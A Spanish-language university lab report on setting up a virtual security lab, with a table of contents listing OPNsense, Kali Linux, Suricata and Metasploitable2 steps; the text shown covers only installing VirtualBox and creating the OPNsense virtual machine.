



Tecnológico Nacional de México
Instituto Tecnológico de Tlaxiaco

Carrera: Ingeniería en Sistemas Computacionales

Materia: Seguridad Y Virtualización

Actividad: Reporte de Práctica 6

Alumnos:	Feria Ortiz Eduardo Tomás	21620095
	Reyes Peña Isaí	21620053
	Zárate Reyes Irving	20620166

Grupo: 7US

Catedrático: Ing. Osorio Salinas Edward

Heroica Ciudad de Tlaxiaco.
Martes, 29 de octubre de 2024.



TABLA DE ILUSTRACIONES

Ilustración 1. VirtualBox.org	1
Ilustración 2. Descarga de VirtualBox	1
Ilustración 3. Instalación de VirtualBox	2
Ilustración 4. OPNsense	2
Ilustración 5. Configuración de descarga OPNsense	3
Ilustración 6. Descarga OPNsense.....	3
Ilustración 7, Instalación OPNsense.....	3
Ilustración 8. OPNsense MV	4
Ilustración 9. Configuración MV OPNsense.....	4
Ilustración 10. Configuración pt 2 MV OPNsense.....	5
Ilustración 11. Configuración pt 3 MV OPNsense.....	5
Ilustración 12. Configuración pt 4 MV OPNsense.....	6
Ilustración 13. Configuración pt 5 MV OPNsense.....	6
Ilustración 14. Configuración pt 6 MV OPNsense.....	7
Ilustración 15. Configuración pt 7 MV OPNsense.....	8
Ilustración 16. Virtualización OPNsense	9
Ilustración 17. Configuración OPNsense	10
Ilustración 18. Configuración OPNsense pt 2	11
Ilustración 19. Configuración OPNsense pt 3	12
Ilustración 20. Configuración OPNsense pt 4	13
Ilustración 21. Configuración OPNsense pt 5	14
Ilustración 22. Configuración OPNsense pt 6	15
Ilustración 23. Configuración OPNsense pt 7	16
Ilustración 24. Configuración OPNsense pt 8	17
Ilustración 25. Configuración OPNsense pt 9	18
Ilustración 26. Configuración OPNsense pt 10	19
Ilustración 27. Configuración OPNsense pt 11	19
Ilustración 28. Inicio de OPNsense	20
Ilustración 29. Inicio de OPNsense pt 2	21
Ilustración 30. Inicio de OPNsense pt 3	22
Ilustración 31. Inicio de OPNsense pt 4	23
Ilustración 32. Inicio de OPNsense pt 5	24
Ilustración 33. Actualización de OPNsense	25
Ilustración 34. Ingreso a la interfaz de OPNsense	25
Ilustración 35. Ingreso a la interfaz de OPNsense pt 2	26
Ilustración 36. Ingreso a la interfaz de OPNsense pt 3	26
Ilustración 37. Ingreso a la interfaz de OPNsense pt 4	27
Ilustración 38. Ingreso a la interfaz de OPNsense pt 5	27
Ilustración 39. Ingreso a la interfaz de OPNsense pt 6	28
Ilustración 40. Ingreso a la interfaz de OPNsense pt 7	28
Ilustración 41. Ingreso a la interfaz de OPNsense pt 8	29
Ilustración 42. Ingreso a la interfaz de OPNsense pt 9	29
Ilustración 43. Ingreso a la interfaz de OPNsense pt 10	30
Ilustración 44. Ingreso a la interfaz de OPNsense pt 11	30
Ilustración 45. Descarga de Kali Linux	31
Ilustración 46. Pre-Instalación Kali Linux.....	31
Ilustración 47. Pre-Instalación Kali Linux pt 2	32
Ilustración 48. Configuración MV Kali Linux	32



Ilustración 49. Actualización Kali Linux	33
Ilustración 50. Paquetes necesarios	33
Ilustración 51. Actualización Kali Linux pt 2	33
Ilustración 52. Suricata	34
Ilustración 53. Dependencias Suricata	34
Ilustración 54. Dependencias Suricata pt 2	34
Ilustración 55. Cambio de direcciones.....	34
Ilustración 56. Creación de archivos	34
Ilustración 57. Rules	35
Ilustración 58. Implementación de las reglas	35
Ilustración 59. Declaración de reglas	35
Ilustración 60. Primeras dos reglas	35
Ilustración 61. Comando para la tercera regla.....	36
Ilustración 62. Tercera regla	36
Ilustración 63. Descarga metasploit2.....	36
Ilustración 64. Extracción de paquetes MS2.....	37
Ilustración 65. Metasploit2	37
Ilustración 66. Configuración MV metasploit2.....	37
Ilustración 67. Configuración MV metasploit2 pt 2	38
Ilustración 68. Configuración MV metasploit2 pt 3	38
Ilustración 69. Configuración MV metasploit2 pt 3	39
Ilustración 70. Configuración MV metasploit2 pt 5	39
Ilustración 71. MV metasploit2	40
Ilustración 72. Inicio de sesión	40
Ilustración 73. Asignación de IP estática	41
Ilustración 74. Asignación de IP estática pt 2	41
Ilustración 75. Reinicio de servicios.....	41
Ilustración 76. Verificación de IP estática y ping hacia MV Kali Linux.....	42
Ilustración 77. Ping MV Kali Linux a MV metasploit2.....	42
Ilustración 78. Inspección de vulnerabilidades	43
Ilustración 79. Explotación de vulnerabilidades	43
Ilustración 80. Prueba Final	44



Practica 6 - Creación de un laboratorio de seguridad.

1. Creación del laboratorio en VirtualBox

a) Nos dirigimos al siguiente enlace: <https://www.virtualbox.org/wiki/Downloads>




Ilustración 1. VirtualBox.org

b) Se nos presentara dos secciones “VirtualBox Platform Packages” y “VirtualBox Extension Pack”, en la primera seleccionamos el SO que tenemos en nuestra maquina en este caso es Windows, y en la segunda sección solo le damos clic en “Accept and download”, esto nos descargara una extensión para VirtualBox que es necesaria.




Ilustración 2. Descarga de VirtualBox

c) Procedemos a instalar “VirtualBox-7.1.4-165100-Win.exe” y posteriormente “Oracle_VirtualBox_Extension_Pack-7.1.4.vbox-extpack”.




Ilustración 3. Instalación de VirtualBox

2. Instalación y configuración de OpenSense

Instalación:

- a) Nos dirigimos al siguiente enlace y damos clic en “Download OPNsense”: opnsense.org




Ilustración 4. OPNsense

- b) Seleccionamos las siguientes características y damos clic en “Download”.




Ilustración 5. Configuración de descarga OPNsense




Ilustración 6. Descarga OPNsense




Ilustración 7. Instalación OPNsense

c) Creamos una máquina virtual:




Ilustración 8. OPNsense MV




Ilustración 9. Configuración MV OPNsense




Ilustración 10. Configuración pt 2 MV OPNsense




Ilustración 11. Configuración pt 3 MV OPNsense




Ilustración 12. Configuración pt 4 MV OPNsense

Configuración:

a) Despues de haber creado la máquina virtual procederemos a configuras algunos elementos




Ilustración 13. Configuración pt 5 MV OPNsense

